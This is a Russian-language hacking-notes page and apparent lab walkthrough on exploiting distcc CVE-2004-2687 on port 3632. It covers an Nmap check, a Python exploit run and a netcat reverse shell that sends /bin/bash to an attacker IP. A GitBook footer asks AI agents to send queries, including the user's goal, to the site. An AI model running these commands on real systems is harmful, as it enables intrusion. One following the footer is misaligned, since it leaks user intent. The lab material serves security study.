> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/ports-and-services/distcc-3632.md).
# distcc - 3632
Проверка уязвимости distcc CVE-2004-2687 и удалённое выполнение команд с помощью Nmap, эксплойта на Python и обратных шеллов.
> Distcc — это инструмент для ускорения процесса компиляции за счёт использования неиспользуемых ресурсов других компьютеров в сети. При настройке на машине он может распределять свои задачи компиляции на другие системы, запущенные с демоном distccd и имеющие совместимый компилятор.
#### Уязвимость выявлена
Версия distccd 4.2.4 прослушивает порт 3632 и уязвима к CVE-2004-2687. Эта уязвимость позволяет атакующему выполнять произвольные команды с привилегиями пользователя, под которым работает демон (часто это непривилегированный пользователь, но это может различаться в зависимости от конфигурации).
#### Проверка уязвимости

Подтвердите уязвимость с помощью следующего скрипта Nmap:
```bash
nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687
```
Результат указывает на то, что сервер действительно уязвим.
### Эксплуатация
#### Запуск скрипта Python

Эксплуатируйте уязвимость с помощью следующего скрипта Python:
{% embed url="" %}
```bash
python3 main.py -i 10.10.10.3 -p 3632
```
Это позволяет выполнять произвольные команды на целевой машине.
#### Запуск обратной оболочки

Слушайте порт 443:
```bash
nc -nlvp 443
```
Выполните следующую команду на целевой машине, чтобы установить соединение:
```bash
nc 10.10.14.26 443 -e /bin/bash
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/ports-and-services/distcc-3632.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.